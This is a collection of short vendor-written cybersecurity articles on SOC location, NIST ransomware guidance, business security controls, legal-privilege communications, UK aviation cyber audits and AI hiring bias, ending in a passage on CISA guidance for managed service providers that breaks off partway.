A fraudster's win is by definition a company's (financial) loss. In the UK, the median cost of attacks has [doubled to £23,000 in 2022](#).

The motivation of huge financial gain means that companies are more at risk of a cyber-attack than ever before. UK businesses are some of the most vulnerable, with one in three experiencing breaches or

cyber-attacks at least once a week. Understandably, the UK government is now urging companies to invest in more robust cyber security. And investing in cyber is now firmly on most boards' agendas.

Companies' answer to the growing threat often comes in the form of a Security Operations Centre (SOC). A SOC is a centralised, manned focal point which aims to monitor, detect and respond to cyber threats around the clock. Its role is to protect an organisation's assets including their intellectual property, personnel data and business systems. Having a SOC guarantees business leaders peace of mind, knowing there are human analysts watching their network 24 hours a day, 365 days a year, providing an added layer of protection to the artificial intelligence or machine learning most companies solely rely on to pick-up and combat threats.

But while many businesses invest in setting up a SOC, there's a big piece of the puzzle that is often forgotten about – location.

Where you choose to base your SOC physically is a crucial yet underappreciated decision. It is one which will help or hinder the success of your cyber defence.

Simply put, a locally based SOC is the best step toward protecting your business from the global problem of cyber-attacks.

Having UK-based operations may require more long-term investment. But the benefits far outweigh any short-term costs.

Employing a UK-based team gives you the opportunity to visit your SOC in person. Given the value of the data a SOC is protecting, this should be happening regularly. A business is only as strong as its weakest link. Having face-to-face time with your cybersecurity team is a vital element of knowing your data is safe. As is storing it in a country with robust data privacy regulations, like GDPR.

Another thing many businesses fail to consider when choosing the location of their cybersecurity team is that cyber intrusion simulation, known as red teaming, is multi-faceted. It involves testing both an organisation's physical and digital security, involving phone calls, tailgating or even pretending to deliver a parcel.

A UK based cybersecurity firm can conduct 'social engineering,' a simulated physical intrusion that is a vital step in exposing vulnerabilities, more easily than a firm abroad can practically offer without significant expense.

Perhaps most importantly, by investing in the UK, you reduce the level of risk from foreign actors to your operations. For example, fears of a Russian cyber-attack have forced the firm behind the [NHS's vaccine rollout to move permanently to Britain](#).

The American firm found itself at the mercy of Russian cyber aggression as Kremlin sponsored operators were targeting the fibre optic cables laid under the Atlantic Ocean. As such, holding data across the pond was deemed an unnecessary risk. A costly relocation inevitably ensued.

As businesses better understand the extent of their digital exposure, the trend of relocating their cybersecurity operations to home shores is only set to increase. But the writing has been on the wall for

some time now - investing in UK-based cybersecurity has never been more important. Otherwise, hackers will continue to out-earn us all, with British businesses picking up the tab.

About the Author



Nicola Hartland is Senior VP at Falanx Cyber. She is a market disrupting entrepreneur with a proven and award-winning track record for identifying the next key issue in data technology and turning edgy ideas into profit-making, industry standards. She founded iCaas and was previously the CEO. She now leads the Innovation and Growth team within Falanx Cyber, part of Falanx Group, who are listed on London's AIM stock exchange. Falanx Cyber puts enterprise-class cyber security services within reach of every organisation, identifying areas of cyber risk threatening the integrity of your business and provide complete end-to-end managed cyber security services to alleviate those risks.

Nicola can be reached online at <https://www.linkedin.com/in/nicolahartland/?originalSubdomain=uk> and at our company website <https://falanx.com/>



Applying the NIST Framework to Ransomware Risk Management

Top Takeaways for Preparing for and Managing a Ransomware Attack with NISTIR 8374

By Gil Kirkpatrick, Microsoft MVP and Chief Architect, Semperis

Your organization likely adheres to at least some National Institute of Standards and Technology (NIST) standards. Unfortunately, that approach alone isn't enough to protect you against ransomware.

To that end, NIST has released a framework, [NISTIR 8374](#), that specifically covers the process of preparing for and managing a ransomware attack. I recently co-hosted a presentation on the framework with my colleague Asad Ali, Director of Technology at Thales. Here are our top takeaways.

1. Protecting against ransomware shouldn't be complicated

Arguably, the most interesting thing about NISTIR 8374 is that none of the advice it provides is particularly groundbreaking. It's stuff everybody should know how to do. It's stuff everybody should be doing—but that many aren't doing well.

These baselines include the following elements:

- **Endpoint protection.** Every ransomware attack involves your organization's endpoints to one degree or another. NIST has some good recommendations on the systems and tools you should use.
- **Patching.** Ransomware attacks actively exploited hundreds of vulnerabilities in 2021. Every one had patches available. Patch systems regularly—and often. (More on this point in a moment.)
- **Network segmentation.** It's incredibly easy for a threat actor to move laterally within a flat network. Network segmentation creates barriers to that movement, making it more difficult for an attacker who controls one compromised endpoint to compromise others.
- **Device management.** Perhaps one of NIST's more controversial recommendations is to restrict the use of personal devices on the network. If you can't, at the very least enforce some form of device management or containerization.
- **Application controls.** Either limit access to unsecure or unapproved applications or prevent the use of applications that IT has not approved. Again, in a workplace defined by consumerization, this is easier said than done.
- **Employee training.** Ransomware attacks overwhelmingly begin with phishing or spear-phishing emails. Educating your employees doesn't guarantee that they will spot such tactics, but it does reduce the likelihood that they will fall for these tricks.

2. Keep your systems patched

Especially in large IT organizations, patching often involves multiple review and testing cycles. In some cases, these cycles could mean a patch isn't applied until months after release.

We strongly advise organizations to develop a framework that enables you to acquire, test, and apply patches straight away, particularly security-sensitive patches. As Ali notes, automation represents one possible solution. By automating testing and installation, your organization can considerably reduce the lag between release and deployment.

3. Balance security and convenience

Several years ago, I worked with agencies in the public sector. Their networks were heavily segmented—to the point that you needed to jump through hoops just to get from one segment to another. I won't deny

that it was an effective means of partitioning sensitive resources from attackers, but it's also an absolute nightmare from a usability standpoint.

Focus on usability when you apply measures such as device management, application management, authentication, and network segmentation. As Ali notes, "If you burden people too much, they'll move away and find an alternative. There's a quote I always go back to from the first Jurassic Park by the mathematician Doctor Ian Malcolm: Life finds a way. Regardless of the model you follow, if you don't make things easy for the users, they will find a way around your security controls."

4. Make your cybersecurity education engaging

Educate your employees and you increase your organization's resistance to ransomware attacks. The mistake I see in many organizations is that they simply drop a stack of training materials in front of their staff and call it a day. For training to be effective, make it interesting and create mechanisms by which to test its effectiveness, such as red team simulations.

"Security awareness training has to be repeated every six months or so to prevent complacency," says Ali. "But you also need more than conference rooms or zoom calls—let them experiment to see where they falter, and measure to see where your training may be lacking."

5. Ransomware requires a different incident response plan than other disruptive events

Most organizations have an incident response and recovery plan. Unfortunately, these plans are often ill suited to dealing with ransomware.

Ransomware attacks can spread through an entire distributed network in seconds. With ransomware, you don't have the luxury of relying on some working systems: You're starting from scratch. That leads to a question that many organizations fail to consider: How do you recover your IT environment in a network that's been completely flattened?

Your response might require multiple stakeholders, pulled from a list of external and internal contacts stored outside your Active Directory environment.

"There are numerous moving pieces, including legal, technical, [human resources], and [public relations]," says Ali. "They must come together almost concurrently or simultaneously for the system to be up and running again. On the backup and restoration front, you need to make sure your backups are regularly tested, unless you want to find out they don't work when you need to restore from one."

6. Always account for Active Directory

Active Directory is the brass ring for cyber-attackers. It's easy to see why. The extreme level of complexity in Active Directory makes it easy to configure Active Directory in an insecure manner. At the same time, Active Directory serves as a repository for all the information about your organization—it is the primary

resource attackers use to reconnoiter your network and to identify critical systems and privileged accounts.

Continuously monitoring your Active Directory environment and all related services for indicators of exposure and compromise is imperative. Otherwise, features such as Group Policy and Sysvol can be turned into built-in exploitation tools. Also, be aware of the most common weak points in Active Directory: account security and Kerberos configuration.

“There are so many things an administrator has to do, problems can very easily creep into the environment,” says Ali. “Accounts with no passwords, weak passwords, information stored in plain text, misconfigured legacy systems. . . . [T]aken in the context of security and ransomware, even a minor mistake can lead to huge consequences.”

The most important guidance of all

Ultimately, NISTIR 8374 provides a useful framework by which your organization can prepare for, prevent, and mitigate ransomware attacks. Most of the guidance is quite basic...but ultimately, that’s the point. Although you’ll likely benefit from implementing a few advanced processes and features, a strong Active Directory security foundation is critical, and a strong, layered, in-depth security posture remains the best defense.



About the Author

Gil Kirkpatrick is the Chief Architect for products at Semperis, a leading provider of cyber preparedness, incident response, and disaster recovery solutions for enterprise directory services on-premises and in the cloud. Gil has been building commercial products for enterprise IT for a very long time, focusing primarily on identity management and security-related products. He has been named a Microsoft MVP for Active Directory and Enterprise Mobility for each of the last 17 years, and is the author of Active Directory Programming, as well as the founder of the Directory Experts Conference. At Semperis Gil builds products to prevent, detect, and recover from cyber-attacks on enterprise hybrid identity environments.

Gil speaks on cyber-security, identity, and disaster recovery topics at IT conferences around the world. Gil can be reached online at gilk@semperis.com, [@gkirkpatrick](https://twitter.com/gkirkpatrick) and at <https://www.semperis.com/>.



As Online Threats Facing Businesses Grow, Companies Must Bolster Their Cybersecurity Posture

By Jonathan Goldberger, SVP Security Practice, TPx

The increasingly dangerous security landscape is particularly concerning to businesses, as they face increasing cyberattack threats.

Instead of fearing the unknown, business owners should look at the environment as an opportunity to bolster their approach to security and better protect their business.

There are [more than 4,000 ransomware attacks every day in the United States](#). Unfortunately, for many companies, it's a matter of when, not if, they will be targeted.

Consider findings from the [Identity Theft Resource Center's](#) (ITRC) 2021 Annual Data Breach Report, which revealed there were 45% more data compromises related to cyberattacks (1,603) in 2021 than all data compromises in 2020 (1,108).

But companies do not need to sit idly by and wait for the day a malicious actor sets their sights on them. Today is the day they should act and lay the foundation for security as the current threats grow more serious.

Consider cyber insurance.

While businesses carry various forms of insurance, such as liability insurance, businesses should consider another form. General liability insurance protects against bodily injury and property damage, and many business owners may believe these policies will also safeguard them from cyberattacks.

However, most policies will not.

In recent years, insurance companies have developed policies tailored to cyberattacks. These new policies protect businesses if they fall victim to a cyberattack, helping them mitigate losses from internet-based and information technology infrastructure crimes.

Estimates for the cost of a cyberattack vary, ranging from tens of thousands to millions of dollars. Regardless of the exact cost, companies should not resign themselves to the fact that they will fall victim to an attack and be forced to pay a bad actor; considering inflation and rising costs, it's an expense no company needs.

While these policies have grown increasingly popular in recent years, business owners should recognize that not every company is eligible for a cyber insurance policy immediately.

Most policies require companies to undergo an assessment to ensure they have the baseline protocols in place. While this assessment will help companies be eligible for cyber insurance and policy discounts, it will also ensure they have deployed best practices.

Start by putting safety protocols in place.

Bad actors are increasing their attacks and not limiting their malicious intent to larger companies. Increasingly, they are targeting companies of all sizes, and often they will target smaller organizations and use that as an entryway to a larger, higher-profile target.

Key safety protocols include:

Multi-factor Authentication (MFA): MFA requires users to use two credentials to log in. Activating MFA makes it harder for cybercriminals with a stolen password to hack into an application. At a minimum, all administrators and executives with elevated access to systems and data should utilize MFA for systems and application access, including email. Ideally, all users utilize MFA for email and network access.

Encrypted Backups: Encrypted backups are critical to minimize downtime should a system crash due to a natural disaster or a security event. When these backups are hosted remotely and securely, companies can quickly reboot their systems and minimize downtime. Additionally, utilizing a backup solution running on an alternative to Windows operating system is another layer of protection against ransomware.

Endpoint Detection and Response (EDR): With the rise in hybrid and remote work following the pandemic, companies must ensure they protect their endpoints — such as computers, laptops and servers. EDR empowers companies to monitor, detect, and mitigate threats on employees' devices regardless of where they work by focusing on the behavior of the malware and predicting nefarious intent.

Inbox Detection and Response (IDR): Endpoint protection from malware starts with EDR, but cybersecurity protection starts with the user. The more vigilant a user population is in identifying anomalies, the greater a network's protection. IDR empowers users to flag and remove potentially malicious emails, thereby removing the malicious emails from all users' inboxes.

Regular Patching: Irregular or delayed security upgrades can leave organizations vulnerable to an attack; patching requires companies to conduct a comprehensive inventory of available patches within their software and when fixes should be made. Prioritizing patch management helps companies reduce vulnerabilities that could lead to a breach.

Continuous Security Awareness Training: Humans are the weakest link of any security system, and [upwards of 90%](#) of successful breaches result from human error. Companies must employ continuous education and weekly phishing exercises to ensure their teams are actively vigilant. Security training is arguably the most significant action companies can take to protect themselves and provides the greatest return on investment.

These recommendations are the minimum endpoint focused controls an organization should incorporate. Some are simple and foundational (“regular patching”) while others are more modern and a shift towards empowering the user to increase corporate protection (inbox detection and response).

All are needed in the era of ransomware because it isn't a question of “will I be affected?”, it is a question of “when?”

About the Author



Jonathan Goldberger is the SVP Security Practice at TPx. Jonathan Goldberger is an accomplished Senior Executive with more than 25 years of success spanning security and technology roles. He has a diverse cyber-security experience leading consultancies at Cisco, Cybertrust and Sourcefire, sales engineering at Venafi and as General Manager Security Solutions at Unisys. In these roles, Jonathan managed teams as large as 200 and held P&L's up to \$70M.

Jonathan's expertise extends across managed services and professional services with solutions incorporating intrusion detection and prevention, firewalls, endpoint protection, identity, data loss prevention, security incident and event management, orchestration and cloud security. Additionally,

Jonathan has worked with security frameworks like ISO 27001, NIST 800, FedRAMP and Zero Trust. Equally as important, Jonathan's businesses have focused on helping Chief Information Security Officers communicate security to the board room.

Jonathan obtained his Bachelor of Science from The University of Alabama and has held board positions with local community-focused boards and advisory positions with the cyber-security companies Data Defense Security, Secure System Corporation and CionSystems Inc.

Jonathan Goldberger can be reached online at <https://www.linkedin.com/in/jonathangoldberger/> and at our company website <https://www.tpx.com/>



Attorney-client Privilege

Communication Best Practices

Attorney-Client Privilege Communication Best Practices

By Nicole Allen, Senior Marketing Executive at Salt Communications

On a [daily basis](#), corporate counsel and their clients communicate confidentially. Assumptions regarding what is and will remain attorney-client privileged are included in these interactions. Attorney-client privilege, one of the [oldest legal concepts](#) in Anglo-American jurisprudence, is facing a paradigm shift with today's rapid work culture advancement. While technological innovation has allowed for faster and more effective communication and production, it has also increased the risk of losing attorney-client privilege. Given the [speed and complexity](#) of today's corporate environment, maintaining confidentiality, which is a core element of this privilege, is positioned to become an accidental and unrecognised casualty.

As a result of this shift, in-house legal counsel must become more knowledgeable about an already complex legal system while navigating a range of cloud collaboration programmes and other types of electronic communication. In-house counsel should review the following recommended practices to preserve privilege and protect confidentiality in a [modern business setting](#).

Attorney-Client Privilege & In-House Counsel

The attorney-client privilege protects oral and written communications to, from, or with an attorney for the purpose of asking or receiving legal advice. It is one of the more sophisticated but well-respected areas of legal practice.

Certain communications are [protected from disclosure](#) to third parties under the attorney-client privilege. These conversations must be confidential, between an attorney and a client, and made for the purpose of getting or providing legal advice to qualify for this protection. If these three pieces of criteria aren't met, the communication isn't considered valuable. The overarching goal of this privilege is to encourage open communication and information sharing in order to seek legal counsel without fear of unintentional exposure.

Best practices for legal professionals

Attorney-client privilege is still one of the more [difficult and subtle](#) aspects of legal practice. The corporate entity – with employees, business units, and governing boards – adds to the intricacy of this privilege for corporate counsel. The fact that in-house counsel serves as both a trusted legal expert and a business advisor further complicates the matter.

Despite the fact that there is minimal case law specifically dealing with privilege and communication platforms or tools, established privilege rules apply. [Courts use](#) the modified subject matter test to evaluate whether a communication is protected by the attorney-client privilege. When a corporate employee communicates with the corporate attorney about legal advice, the subject matter is within the scope of the employee's duties, the employee's superior incentivises the employee to make the request, and only those who need to know the contents of the communication receive it, meaning the communication is protected.

Take time to educate yourself

[Model Rule 1.1](#), which stipulates that a lawyer "should keep aware of changes in the law and its practise, including benefits and hazards connected with applicable technology," has been approved by the American Bar Association and various states. As a result, lawyers are expected to be aware of the hazards and benefits of technology and to make judicious use of it.

BYOD Policies

[BYOD \(bring your own device\)](#) policies can be written to provide some protection against certain dangers. The usage of a BYOD smartphone or tablet by employees blurs the barrier between personal and professional life. In comparison to a [thumb drive](#), a BYOD device can readily keep trade secrets on the device itself or via a cloud storage service. The expectation of privacy of an employee is at the heart of the legal issue. The most forward-thinking businesses will create a detailed, [customised BYOD strategy](#) that works in tandem with existing security measures. Employees who use a BYOD smartphone or tablet in conjunction with business computers would have to sign away their expectation of privacy in more restricted regimes.

Bring-your-own-device rules appear to reduce company expenditures on the surface, but they come with a [slew of hidden costs, including issues](#) with attorney-client privilege. Companies with a BYOD policy have less control over the devices and are constrained in their capacity to implement proper security.

Furthermore, businesses have [less control over](#) information access and how it is sent and stored on personal devices, which could be problematic in terms of confidentiality and attorney-client privilege.

Secure your communications

Counsel should make certain that communications are sent to the appropriate people. If irrelevant individuals are included in confidential communications, it may be more difficult to demonstrate that privilege applies. This approach applies to all kinds of communication, including new messaging tools such as [Slack](#) and agile project management platforms such as [Jira](#) and [Trello](#). Despite the ease and efficiencies offered by many current platforms, the legal system is [straining to keep up](#) with such rapid technological advancement.

Salt is a secure communications solution that provides the best armour available to protect and secure information when communicating on mobile and desktop devices. As a proven safe haven network it provides the highest security available for both law firms and their clients. Mobile communications present major privacy challenges for the legal industry. Client-attorney privileged discussions, confidential merger/acquisition details, and integral legal strategies are just a few examples of mobile communications that have been intercepted and used to the perpetrator's advantage.

The trend away from traditional face to face meetings with clients towards real-time messaging applications like WhatsApp and Zoom, risks highly sensitive information being shared on a less secure open platform. There are many media reports of security breaches on consumer-oriented platforms such as the recent Pegasus based attacks. If you fear a hack by malign actors who may be motivated by political, economic, personal, or ethical reasons, then it is essential to protect the internal and external communications of the firm from attack and exploitation, in a bid to protect the value content of the information, as well as your attorney-client privilege.

Overall, if you're not certain that your message is only sent to people who need to know, consider modifying your communication delivery strategy to alleviate or reduce your concerns. Through a dedicated Management Portal, Salt allows you to create closed, private communication groups between you, your colleagues, and your clients. No uninvited users can contact you via Salt. No uninvited users can attack or hack you via Salt. You have control and can be seen to protect your clients and internal communications.

At [Salt Communications](#) we work with attorneys of all sizes all around the world to enable them to have secure, confidential discussions wherever they are, at any time.

To discuss this article in greater detail with the team, or to sign up for a [free trial of Salt Communications](#) contact us on info@saltcommunications.com or visit our website at saltcommunications.com.

About Salt Communications:

Salt Communications is a multi-award winning cyber security company providing a fully enterprise-managed software solution giving absolute privacy in mobile communications. It is easy to deploy and uses multi-layered encryption techniques to meet the highest of security standards. Salt Communications offers 'Peace of Mind' for Organisations who value their privacy, by giving them complete control and secure communications, to protect their trusted relationships and stay safe. Salt is headquartered in Belfast, N. Ireland, for more information [visit Salt Communications](#).

About the Author



Nicole Allen, Senior Marketing Executive at Salt Communications. Nicole has been working within the Salt Communications Marketing team for several years and has played a crucial role in building Salt Communications reputation. Nicole implements many of Salt Communications digital efforts as well as managing Salt Communications presence at events, both virtual and in person events for the company.

Nicole can be reached online at ([LinkedIn](#), [Twitter](#) or by emailing nicole.allen@saltcommunications.com) and at our company website <https://saltcommunications.com/>



Aviation Under Attack

How ASSURE can be used to improve cybersecurity

By Billy Hogg, Security Consultant, Prism Infosec

Buffeted by over 1,000 cyber-attacks per month and economically drained by the upheaval of the epidemic, the aviation sector now faces an even more pressing threat. As part of a country's Critical National Infrastructure (CNI), the sector is seen as a legitimate war target following the invasion of Ukraine. It's a threat that prompted the European Union Aviation Safety Agency (EASA) to issue its [Review of Aviation Security Issues](#) in April identifying 20 safety issues and proposing mitigating actions.

At around the same time, a Russian hacktivist group called [Killnet](#) claimed to have attacked more than 30 European airports in the UK, Germany, Poland, Estonia, Latvia, Romania and the Czech Republic and also the US. The DDoS attacks appear to have had a limited impact but did serve to illustrate that the threat level facing the industry is all too real. The assault wasn't entirely unexpected though, nor the sector unprepared.

The ASSURE process

The aviation sector has quietly but steadily been strengthening its resilience over the past two years. Here in the UK, the Civil Aviation Authority (CAA) launched its ASSURE cybersecurity scheme in January 2020 which applies to all those organisations deemed in scope of CAP 1753, such as airlines, airport operating firms and air navigation service providers.

The [Cyber Security Oversight Process for Aviation](#) comprises a six-step process: Engagement, critical systems scoping, cyber self-assessment for aviation, the ASSURE cyber audit, the provisional statement of assurance and the final statement and certificate of compliance.

Mandated organisations are required to identify their critical systems (using guidance under CAP 1849) and to then assess these systems against the Cyber Assessment Framework (CAF) for Aviation (using guidance under CAP 1850).

The CAF for Aviation has been adapted from the CAF devised by the National Cyber Security Centre to assess critical infrastructure so is well respected and provides an outcome-based assessment based on 14 principles and four key objectives: managing security risk, protecting against cyber-attack, detecting cyber security events and minimising the impact of cyber security incidents. These form the basis of the assessment that precedes the ASSURE audit which determines if the organisation has sufficiently met the requirements of the CAF.

Where it adds value

It's this third party assessment that has proven to be so effective. Carried out by cyber professionals that specialise in at least one of three key areas – cyber audit and risk management, technical cyber security or Industrial Control Systems (ICS)/Operational Technology – who are accredited by either the IASME or CREST, these assessors are up to speed on the latest security threats and able to advise on how to comply with the regulations effectively. An assessor can be brought on to help with the self-assessment and to add value at this stage although this then means another assessor must be used for the audit proper.

Cybersecurity is unfamiliar ground for many of those navigating the CAF and the self-assessment stage can be lengthy, requiring various forms of evidence to be gathered and recorded, such as documents, manuals, observations and interviews. As the The World Economic Forum's [Pathways towards a Cyber Resilient Aviation Industry](#) report attests, the aviation ecosystem can be complex, leading to fragmented approaches to compliance, lack of transparency and visibility, and ambiguous accountability. If, for example, there are separate parties for the operational training or maintenance of a system, things can get very complicated because the airport has no direct contract or oversight and therefore no evidence to draw upon.

Why ASSURE is ambiguous

The CAF for Aviation is not intended to be treated as a tick-box exercise. If each Contributing Outcome is treated as a whole rather than the sum of all the statements, a more robust picture of the system may be gathered. It's even possible to disregard the statements altogether and to demonstrate compliance using alternative methods. For example, perhaps the system being assessed features advanced technology not reflected in the indicators of good practice. In this case an alternative method can be used to show the outcome has been met.

However, this flexibility has also served to create a certain amount of ambiguity which has resulted in some inconsistency as to how the CAF is applied. While some organisations are being extremely thorough in evidencing their compliance, which is to be applauded, others are doing much less, diluting the value of the exercise.

Rather than skimping on the evidence, it makes sense to streamline the process in other ways. For instance, only bring in those who need to be involved as and when necessary and compose the Corrective Action Plan as you move through the process. This ensures the organisation will get the most out of the process, by establishing risk and identifying where remediation is needed to bolster defences.

Where to start

Best practice on how to complete the ASSURE process is to approach the process as an opportunity to conduct a GAP analysis between the current and future desired resilient state. Where there are suppliers and managed services in place, ascertain if there is sufficient knowledge, documentation, system access privileges etc within the organisation to carry on should the supplier become unavailable. If not, has the organisation identified this risk and managed it adequately? There will be some systems, however, that don't lend themselves to a GAP analysis because, while in scope, they are not cyber systems and much of the CAF process either does not apply or does not fit well with the system.

There have been many examples of systems being included at the start of the process, only to take them out of scope during the audit as they should not have been included to start with. In a similar vein there have been a few examples where systems were excluded when they should have been viewed as in scope. So the organisation should agree both internally and with the Authority which systems are in scope and deemed as critical to operations as this allows the business to prioritise resources.

Within scope

In the scoping process the option to group systems together should follow the guidance in CAP 1849. An example would be the hold baggage systems. Are the baggage belts, x-ray machines, and explosive detection machines all part of the same system or separate? There is no right or wrong approach to this. It all depends upon the architecture and controls employed, however it can be logical for it all to be one system even if the baggage belts are accessed and maintained by one sub-contractor, the scanners by another, and the scanning activities by a third. Can they be logically grouped together?

The scoping documents are often the least complete when presented to the auditor at step 4 of the CAP 1753 process. However, the context they provide, along with a well laid out diagram are invaluable in assisting the auditor to accurately assess the CAF and also, possibly more importantly, to provide value in recommending improvements. The document is also invaluable to the Authority assessors who will only have access to the CAF, scoping documents, report, and corrective action plan (they do not collect the documented evidence used by the auditor).

People power

It's also important to ensure involvement. If the CAF is completed by a single individual, often someone who works in IT, this can result in a single perspective for the content of the CAF, adding to the time the auditor spends in either going over documented evidence or interviewing staff to try and capture the information being requested. The wider the audience involved in completing the CAF self-assessment, the more likely it is that the evidence captured and the scoring will be more accurate and, where possible, involve the owner of the system being assessed as they know the system best from a cyber and business continuity perspective.

Sometimes organisations are either overly optimistic or pessimistic in their responses which skews the results between the score of the organisation and the auditors. Consistently marking down will require the organisation to add many more items to the Corrective Action Plan which follows the audit and takes place prior to submission to the Authority. This work is often unplanned and unscheduled, which may impact upon delivery schedules. An overly pessimistic approach may also lead to more work being generated, and disagreements between internal parties over corrective actions raised in response to the CAF assessment. Having a range of interested parties, system owners and managers involved in populating the CAF in the first place will result in a much smoother process of audit, corrective actions, and follow up.

The audit itself sees the observations, evidence, controls, guidance, standards or good practice from the self-assessment measured against the indicators of good practice and before a verdict of 'achieved', 'partially achieved' or 'not achieved' is delivered with commentary on each CAF contributing outcome. Recommendations are then made for those areas deemed 'partially achieved' or 'not achieved' and a timeframe is agreed for the Corrective Action Plan.

Reception from industry

The response to the ASSURE program has been overwhelmingly positive. Despite the hurdles involved, aviation teams recognise the value in the exercise and welcome the fact that it provides a holistic view, bringing together Operational Technology (OT) and IT cyber assessment often for the first time. Many airports had to delay their compliance until this year due to the pandemic but are now feeding back their experiences to the Authority who are open to refining the standard.

Going forward it would be good to see the standard make fewer assumptions about the systems in place. The assessment tends to assume all systems are internet-connected or able when in fact there are still

a great deal of siloed legacy systems such as radar in use. It would also be useful if a narrative response could be submitted by the auditor in response to each of the 39 questions to give the organisation and the Authority more information.

About the Author



Billy Hogg (CISSP) is a Security Consultant at Prism Infosec where he is responsible for assessing governance, risk, and compliance (GRC) on behalf of clients. He is an accredited ASSURE Assessor and has a strong background in aviation, having previously been a principal flight simulator engineer for CAE, a technician trainer for BAE Systems Saudi Arabia and an air radar technician with the RAF. He has been in the information security industry for 11 years. Billy can be reached online at billy.hogg@prisminfosec.com and at our company website www.prisminfosec.com.



Biased Artificial Intelligence Is Costing People Job Opportunities, And Much More

By Damien Philippon, Founder, Zelros

Getting a job is already hard enough. And for the 1 in 4 Americans who suffer from a disability, securing one can be even harder. This shouldn't be the case though because of The Americans with Disabilities Act (ADA) that came into law in 1990. This civil rights law prohibits discrimination against those with disabilities in all areas of public life, including jobs, schools, transportation, and all places that the general public would have access to.

So if this is the case, why did the U.S. Justice Department and the Equal Employment Opportunity Commission [jointly issue guidance](#) to employers to take due diligence before utilizing popular Artificial Intelligence (AI) tools to vet job applicants? **Is biased AI actually the reason why disabled Americans can't seem to land a job?** The possibility that biased AI can unfairly discriminate against people with disabilities should be sending a warning to employers that the blind reliance on these tools could violate civil rights laws.

This isn't the first time that we've seen reports of biased AI. Because it extends to a variety of vulnerable groups outside of those individuals with disabilities. Biased AI algorithms can discriminate against a whole host of people, including people of color, women, different age groups and more. Thankfully, there are solutions to this, and more companies are focusing on ethical and responsible use of AI.

What is contributing to bias in AI?

Biases can occur as a result of incomplete data or misrepresentation in the AI design and development that can lead to unethical AI. **If a team lacks the diversity of different viewpoints, thought processes and life experiences, inaccurate representation can go undetected.** Leading to potentially unequal recommendations and other outputs.

What often comes to mind when we think of bias in AI is the result of preferences or exclusions in training data. However, bias can also be introduced by how data is obtained, how algorithms are designed, and how AI solutions are interpreted.

In our new world with more people working remotely than ever, if you're only collecting data for a survey on company culture by those who physically work in the office and excluding the percentage who work from home and other locations, the data will be biased with information from those in the office.

When designing a system, who is in the room matters. The different thought processes and life experiences overlap together to catch discrepancies that would otherwise go undetected had the engineers and programmers involved had the same background and experiences. This also ties into directly how the solutions can be interpreted, because without a system in place with differing views and expertise, corrupt data can and will go undetected.

Looking at an example from the workplace environment, corrupt data that might get through to being a solution could interpret that on-the-job accommodations like a quiet workstation for someone with post-traumatic stress disorder or taking more frequent breaks for a pregnant woman as undesirable traits on an application. Even though two applicants might be the same education and experience wise, the bias will lean towards the applicant without the disability. These differences shouldn't be deal breakers when the AI comes to its solution, these are accommodations protected under law that enable employees to modify their work conditions to perform their jobs successfully.

What is a possible solution?

One action that can be taken is **called a bias bounty**. One way to detect biases and discrimination in AI is to use bias bounties to catch bad data, avoiding further deviation of the analytics. Bias bounties are implemented to reward users for identifying bias in AI systems before they become civil rights violations."

Bring humans back into the equation. Yes, having Siri on our phones and Alexa in our homes is nice when it comes to productivity. But relying solely on AI and machine learning (ML) when it comes to who's the best applicant for a job or what is the best coverage for an individual is a recipe for disaster if there is a lack of representation in the design stage. Furthermore, a human who is able to intervene in the

system to catch red flags before they become outputs can keep employers out of controversial headlines and those who need to support the families, the ability to do so without fear of their disability being an area holding them back.

What's another way to ensure your AI is ethical and responsible?

As technology continues to advance, especially in the areas of artificial intelligence and machine learning, there is a need to have wider representation directly involved with building this technology. The more diverse the team of programmers, you will have less bias in the system you develop. Right now, eliminating bias in AI is a very hot topic, and the best way to facilitate this is to have diversity, different cultures and more women involved from the beginning.

Diversify, diversify, diversify, it cannot be stressed enough. Yes, having any human presence while conducting AI and ML solutions is better than none, but the best would be to have a diverse and capable team. Right now, a study published by the [World Economic Forum](#) found that only 22% of AI professionals across the world are female, compared to the 78% who are male.

When looking at race, Black women make up only 1.7% of those in the tech workforce overall, according to [a 2021 report](#) from AnitaB.org. And when looking at Black professionals as a whole, they only account for [7.4%](#) of the tech workforce. If companies want to remain relevant in their industries, they need to be not only embracing but celebrating diversity in their organizations. Whether it be sex, race, age or religion.

Creating technology that everyone is going to be interacting with directly and indirectly should not be left up to a select few. These systems are making recommendations and decisions on our behalf, we (leaders and technology leaders) have a responsibility to society to make it a better place, and not amplify the cultural and societal issues we already have.

At [Zelros](#), we provide an AI-driven product recommendation for insurance and with that, we ensure that there is a responsible AI component to our platform. Zelros Responsible AI helps monitor, detect, alert and correct any unintentional biases that occur in the algorithm. We encourage all organizations to build and sustain a Responsible AI governance program to track and report on how they utilize AI and ML, before there is a bigger unintended negative impact in society.

Together, we can make a world that is not only full of technological wonders, but accessible ones that are inclusive of everyone.

About the Author



Damien Philippon is a founder of Zelros. Damien Philippon has over 20 years of experience in IT and digital software in several countries around the globe. He spent 10 years building a strong technical IT background at a leading systems integrator, leading complex IT programs such as CRM, ERP, and outsourcing programs. He co-founded a management consulting company where he spent six years, learning to be an entrepreneur and learning above all that tech is 90 percent about people. He co-founded Zelros six years ago because he believes that artificial intelligence will help turn the insurance industry into a more customer-centric industry. Thinking about the challenges our planet faces, including climate change and pandemics, he believes Insurance is a key industry to absorb these shocks and protect our lives. He is based in Montreal Quebec.

Damien Philippon can be reached online at <https://www.zelros.com/contact-2/> and at our company website <https://www.zelros.com/>



CISA Guidance Highlights the Need for Total Network Observability

By Craig McCullough, Public Sector SVP, Riverbed

In the wake of the pandemic, global IT managed services are exploding in popularity. Grand View Research, Inc. [predicts the market](#) will reach \$731 billion in revenue by 2030, with government-centered digital transformation initiatives helping drive that growth. As a result, the demand for services has made managed service providers (MSPs) a popular target for international cybercrime.

On May 11, the Cybersecurity & Infrastructure Security Agency (CISA), the National Security Agency (NSA) and the FBI — alongside the cybersecurity agencies of the United Kingdom, Canada, New Zealand and Australia, collectively known as the Five Eyes — [issued new recommendations](#) for MSPs to reduce potential cyber intrusions.

These recommendations call for MSPs to implement best practices like incorporating multi-factor authentication, maintaining six months' worth of data logs, developing incident response and recovery plans, segregating internal critical operations and others to safeguard the data and networks of not only the service providers, but also their customers.

However, with the growing complexity of many federal agencies' information technology environments — which can include on-premises and multi-cloud networks with different MSPs, as well as distributed workforces — officials can't rely on best practices alone to help safeguard their networks.

As we've seen time and again with cyber intrusions, strong cyber hygiene is difficult to maintain across a large, distributed enterprise. Poor device management, simple passwords and unpatched vulnerabilities are persistent problems for IT managers.

